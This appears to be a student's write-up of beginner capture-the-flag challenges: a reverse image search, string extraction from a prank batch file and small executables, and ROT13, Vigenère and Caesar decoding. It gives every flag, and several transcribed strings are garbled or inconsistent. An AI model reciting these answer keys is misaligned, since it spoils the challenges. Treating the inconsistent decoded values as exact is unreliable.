

 Location.jpg

Flag


Submit



When we install the file, we have been given a png file shown above.



Using google image reverse search,we can see the exact picture and 2 related searches which is “shirahige waterfall” and “shirahige falls”



Clicking on the shirahige waterfall,we can see the exact picture that have been given to us so that will be our answer

Challenge

1 Solve

×

## Frozen Coordinates

### 150

An image was posted online showing a stunning frozen waterfall and a turquoise river under a cloudy sky. The user captioned it with "Chilling vibes ❄️." Can you find out where this photo was taken?

Submit the flag in this format: ctfcw{answer}

▶ Unlock Hint for 30 points

📄 Location.jpg

ctfcw{shirahige\_waterfall}

Submit

Converting the answer to flag format we get "ctfcw{shirahige\_waterfall}"

## Reverse Engineering

### 1)Are you hacked?

Challenge

14 Solves

×

# Are you hacked?

## 50

Can you find the flag?


Hint: You might want to think like a real hacker.

Submit the flag in this format: ctfcw{answer}

⬇ FlagHere.bat

Flag

Submit



The .bat file is downloaded in Kali Linux, First thing when reverse engineering is to analyse the strings of the file.

```
(khid@khid)-[~/Downloads]
$ strings FlagHere.bat
@echo off
:start
color 02
echo Hacking in progress %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo ecervr %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo cekhuv= %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% Y3RmY3d7 %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo RGk= %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo aW5p %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo ZW5na2F1 %random% %random% %random% %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo %random% %random% 70 65 6e 67 68 69 62 75 72 7d %random% %random% %random%
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
echo Downloading user data in progress %random% %random% %random% %random% %random%
goto start
```

From all the strings, we can see parts of encrypted message from Base64 and Hex.

Compile all the encrypted and write it down somewhere

[illegible]

Next we need to try decrypt it in sequence from top to bottom, and the output will show the flag

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

Input

Y3RmY3d7RGk=ZHVuaWE=aw5pZW5na2F1

Output

ctfcw{diduniainiengkau}

Recipe

From Hex

Delimiter  
Auto

Input



70 65 6e 67 68 69 62 75 72 7d

Output

penghibur

The flag is **ctfcw{Diduniainiengkaupenghibur}**


## 2)Checker 1



The file provided is downloaded in Kali linux.


```
u-von
*****
*          FLAG CHECKER v1.1          *
Enter the secret key to reveal the encoded flag:
Q1RGQ1d7QmFzZTY0X2hpZGVzX2l0fQ==
reveal
Correct key!
Encoded Flag:
Decode this to get the real flag!
Incorrect key. Keep trying!
basic_string: construction from null is not valid
;*3$"
zPLR
GCC: (Debian 14.2.0-16) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
```


Upon reading the strings of the .exe, the string contain encrypted flag, decrypt it using Base64, the output is the flag.



The flag is : **CTFCW{Base64\_hides\_it}**


### 3)Checker 2





The file provided is downloaded in Kali Linux.

Upon reading the strings of the .EXE




There are encoded flag which is : Q1RGd7dXB4X3NvX2dvvb2R9

The flag looks like Base64, upon decrypting the flag, this is the output:

**CTF{upx\_so\_good}**

**ctfw{upx\_so\_good}**

#### 4) Cany0uf1nDthek3yw0rd?



The file is downloaded in Kali Linux,



Upon reading the strings for the .exe.

```
__deregister_frame_info
libgcj-16.dll
_Jv_RegisterClasses
Enter the password:
%99s
no_password
Correct! Here's your flag: ctfcw{%s}
Wrong password.
Mingw runtime failure:
  VirtualQuery failed for %d bytes at address %p
  Unknown pseudo relocation protocol version %d.
  Unknown pseudo relocation bit size %d.
glob-1.0-mingw32
```

We can see the password is no\_password.


```
C:\Users\User\Downloads>canyoufindme.exe
Enter the password: no_password
Correct! Here's your flag: ctfcw{no_password}

C:\Users\User\Downloads>
```

The flag can be found when we input the password into the .exe

Flag: **ctfcw{no\_password}**

### 5)Easypasskey



The file is downloaded in Kali Linux, and the strings of the .exe the flag can be found

```
%49s
nopassword
Correct! Flag: ctfcw{crack_easy_win}
Wrong answer. Try again.
pause
Mingw runtime failure:
VirtualQuery failed for %d bytes at address %p
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
glob-1.0-mingw32
GCC: (GNU) 6.3.0
GCC: (GNU) 6.3.0
```

Flag : **ctfcw{crack\_easy\_win}**

## 6) Math\_Guru

Challenge

7 Solved

Math\_Guru

150

You need to solve the equation and get the flag.


Hint: Find the equation first.

Submit the flag in this format: ctfcw{answer}

numbro.exe

Flag

Submit



numbro.exe

The file is downloaded in Kali Linux.

Next the .exe file is exported to IDA Free.

The screenshot shows the IDA Free interface with the following details:

- Function List (Left):** A list of functions including `SetUnhandledExceptionFilter(x)`, `LoadLibraryA(x)`, `LeaveCriticalSection(x)`, `InitializeCriticalSection(x)`, `GetProcAddress(x)`, `GetModuleHandleA(x)`, `GetLastError()`, `GetCommandLineA()`, `FreeLibrary(x)`, `FindNextFileA(x)`, `FindFirstFileA(x)`, and `FindClose(x)`.
- Hex View (Top):** Shows the raw hex data of the code.
- Decompile View (Main):** Displays the following assembly code:
 

```

      .text:
      ; ...
      push    ebp
      mov     esp, ebp
      and     esp, 0FFFFFFFh
      sub     esp, 20h
      call    __main
      mov     dword ptr [esp], offset Format ; "Enter the secret number: "
      call    __printf
      lea     eax, [esp+10h]
      mov     dword ptr [esp], offset aD ; "d"
      call    __printf
      mov     dword ptr [esp], offset Buffer ; "Wrong, try again!"
      call    __puts
      jmp     short loc_40148F
      ; ...
      
```
- Graph Overview (Bottom Left):** A small graph showing the flow of the code.
- Output (Bottom):** A message box indicating that the database for file 'numbro.exe' has been loaded and that the decompilation is using the 'F5' plugin.

The equation is listed in the source code and calculating it will result in 133.

```
C:\Users\User\Downloads>numbro.exe
Enter the secret number: 133
Well done! ctfcw{133}
Press any key to continue . . .
```

Put the 133 as the secret number and the flag is **ctfcw{133}**

## Cryptography

### 1)ROT13

```
pgspj{J3YP0ZR_Gb_CZW_PL03eJNEEVBE}
```

By downloading the text file we can get an encrypted text is **pgspj{J3YP0ZR\_Gb\_CZW\_PL03eJNEEVBE}**.

cryptii

VIEW Ciphertext ▾

pgspj{J3YP0ZR\_Gb\_CZW\_PL03eJNEEVBE}

ENCODE DECODE

ROT13 ▾

VARIANT

- ☐ ROT5 (0-9)
- ☒ ROT13 (A-Z, a-z)
- ☐ ROT18 (0-9, A-Z, a-z)
- ☐ ROT47 (!~)

→ Decoded 34 chars

VIEW Plaintext ▾

ctfcw{W3LC0ME\_To\_PMJ\_CYB3rWARRIOR}

ROT13 decoder: Decrypt and convert ROT13 to text

ROT13 (rotate by 13 places) replaces a letter with the letter 13 letters after it in the alphabet. It has been described as the "Usenet equivalent printing an answer to a quiz upside down" as it provides virtually no cryptographic security.

Open in ciphereditor

Now, by using any website or app that can decode the encrypted text especially for rot13 cryptographic. Entering the ciphertext which is the encrypted text. Set to decode and choose rot13 since this was the rot 13 encryption. The result will be show the flag.

For the rot13, the flag } was **ctfcw{W3LC0ME\_To\_PMJ\_CYB3rWARRIOR}**

## 2)Coffee time with me

Challenge

9 Solves

×

### Coffee time with me

#### 50

Since you been stuck with me, why not have some coffee? had a question for you..what a type of coffee most widely produced? I give you a hint 'BRAZIL' as a keyword to find the answer?


oh you need a hint: It is standard vigenere cipher, go on find it, it won't bite you.. Don't you dare to answer starbuck, zus coffee and gigi coffee, you will offended me!!!!

Submit the flag in this format: ctfcw{answer}

⬇️ BRAZIL.txt...

Flag

Submit



The screenshot shows a text editor window titled "~/Downloads/BRAZIL.txt.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations and editing. The main text area contains a single line of text: "1 |dkfbe{Lsrbhkl\_Dffemp\_cvam}".

```
1 |dkfbe{Lsrbhkl_Dffemp_cvam}
```

When we install the file,we have been given a text file shown above.

**VIGENERE DECODER**

★ VIGENERE CIPHERTEXT ?  
dkfibe{Lsrbhkl\_Dffemp\_cvam}

★ PLAINTEXT LANGUAGE English

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

**AUTOMATIC DECRYPTION**

**DECRYPTION METHOD**

☒ KNOWING THE KEY/PASSWORD: BRAZIL

The hint in the question is using a vigenere cipher and the keyword is “BRAZIL”. Putting the information we have into an online vigenere decoder with the key being “BRAZIL”.

**Results**

**BRAZIL**

ABCDEFGHIJKLMNOPQRSTUVWXYZ (26)

ctfcw{Arabica Coffee bean}

Challenge 9 Solves

## Coffee time with me

50

Since you been stuck with me, why not have some coffee? had a question for you..what a type of coffee most widely produced? I give you a hint 'BRAZIL' as a keyword to find the answer?

oh you need a hint: It is standard vigenere cipher, go on find it, it won't bite you.. Don't you dare to answer starbuck, zus coffee and gigi coffee, you will offended me!!!!

Submit the flag in this format: ctfcw{answer}

↓ BRAZIL.txt...

ctfcw{Arabica\_Coffee\_bean}

Submit

When we decoded, we got the flag which is “ctfcw{Arabica\_coffee\_bean}”

### 3)Roman Empire

Challenge

8 Solves

✕

## Roman Empire

### 100


Anyone of you love world history? Me? Love it. Long time ago, Roman Empire become world super power during its golden age. From the great empire had the most influential and powerful figure on their history such as Augustus, Gaius Julius Caesar and etc. But when we discuss about Roman Empire, It is not complete to discuss about "Sda Urpdqd" .

Find "Sda Urpdqd" Submit the flag in this format:  
ctfcw[answer] Hint : its ancient cipher and shift 3

📄 Roman\_Em...

Flag

Submit



When we install the file,we have been given a text file shown above.

### CAESAR CIPHER DECODER

★ CAESAR SHIFTED CIPHERTEXT (?)

Sda Urpdqd

Test all possible shifts (26-letter alphabet A-Z)

► DECRYPT (BRUTEFORCE)

#### MANUAL DECRYPTION AND PARAMETERS

★ SHIFT/KEY (NUMBER): 3

☒ USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)

☐ USE THE ENGLISH ALPHABET AND ALSO SHIFT THE DIGITS 0-9

☐ USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)

☐ USE THE ASCII TABLE (0-127) AS ALPHABET

☐ USE A CUSTOM ALPHABET (A-Z0-9 CHARS ONLY)

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ

► DECRYPT

The hint in the question is using an ancient cipher which is Caesar cipher and the shift is 3. Putting the information we have into an online Caesar cipher decoder with the shift being 3

### Caesar Cipher - Shift by 3

D, E, F, G, H, I, ... B, C

A, B, C, D, E, F, ... Y, Z

01F BIE 3 ( 01F BIE 23) Pax Romana

01F BIE 3 ( 01F BIE 23) Vgd Xusgtg

Challenge 8 Solves

## Roman Empire

### 100

Anyone of you love world history? Me? Love it. Long time ago, Roman Empire become world super power during its golden age. From the great empire had the most influential and powerful figure on their history such as Augustus, Gaius Julius Caesar and etc. But when we discuss about Roman Empire, It is not complete to discuss about "Sda Urpdqd".

Find "Sda Urpdqd" Submit the flag in this format: ctfcw{answer} Hint : its ancient cipher and shift 3

↓ Roman\_Em...

ctfcw{Pax Romana}

Submit

Correct

When we decoded,we got the answer which is “Pax Romana” and convert it into flag format we got “ctfcw{Pax Romana}”



#### 4)Grandfathers Memory

Challenge

12 Solves

×

## Grandfather's Memory

### 50


While rummaging through your grandfather's attic, you stumble upon an old, dust-covered box filled with his belongings. Among them, you find a faded envelope containing an old letter and a photograph that has yellowed with age. The photo is of you and your grandfather sitting at the old piano in the living room, both of you smiling.

Submit the flag in this format: ctfcw{answer}


letter.txt

Flag

Submit



When we install the file,we have been given a text file shown above.



To make the job easier,we will only decrypt the part of the letter since it has the shape of the flag.

**CAESAR CIPHER DECODER**

★ CAESAR SHIFTED CIPHERTEXT ?

fwifz{klgghq\_FdhvduFlskhu}

Test all possible shifts (26-letter alphabet A-Z)

► DECRYPT (BRUTEFORCE)

**MANUAL DECRYPTION AND PARAMETERS**

★ SHIFT/KEY (NUMBER): 3

☒ USE THE ENGLISH ALPHABET (26 LETTERS FROM A TO Z)

☐ USE THE ENGLISH ALPHABET AND ALSO SHIFT THE DIGITS 0-9

☐ USE THE LATIN ALPHABET IN THE TIME OF CAESAR (23 LETTERS, NO J, U OR W)

☐ USE THE ASCII TABLE (0-127) AS ALPHABET

☐ USE A CUSTOM ALPHABET (A-Z0-9 CHARS ONLY)

0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ

► DECRYPT

We test it using ceaser cipher with the shift being 3

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

**Results**

Caesar Cipher - Shift by 3

D, E, F, G, H, I, ...B, C

A, B, C, D, E, F, ...Y, Z

OTF 3 (OTF 23) ctfcw{hidden\_CaesarCipher}

Challenge 14 Solves

## Grandfather's Memory

50

While rummaging through your grandfather's attic, you stumble upon an old, dust-covered box filled with his belongings. Among them, you find a faded envelope containing an old letter and a photograph that has yellowed with age. The photo is of you and your grandfather sitting at the old piano in the living room, both of you smiling.


Submit the flag in this format: ctfcw{answer}

letter.txt


ctfcw{hidden\_CaesarCipher} Submit

When we decoded, we got the flag which is "ctfcw{hidden\_CaesarCipher}"

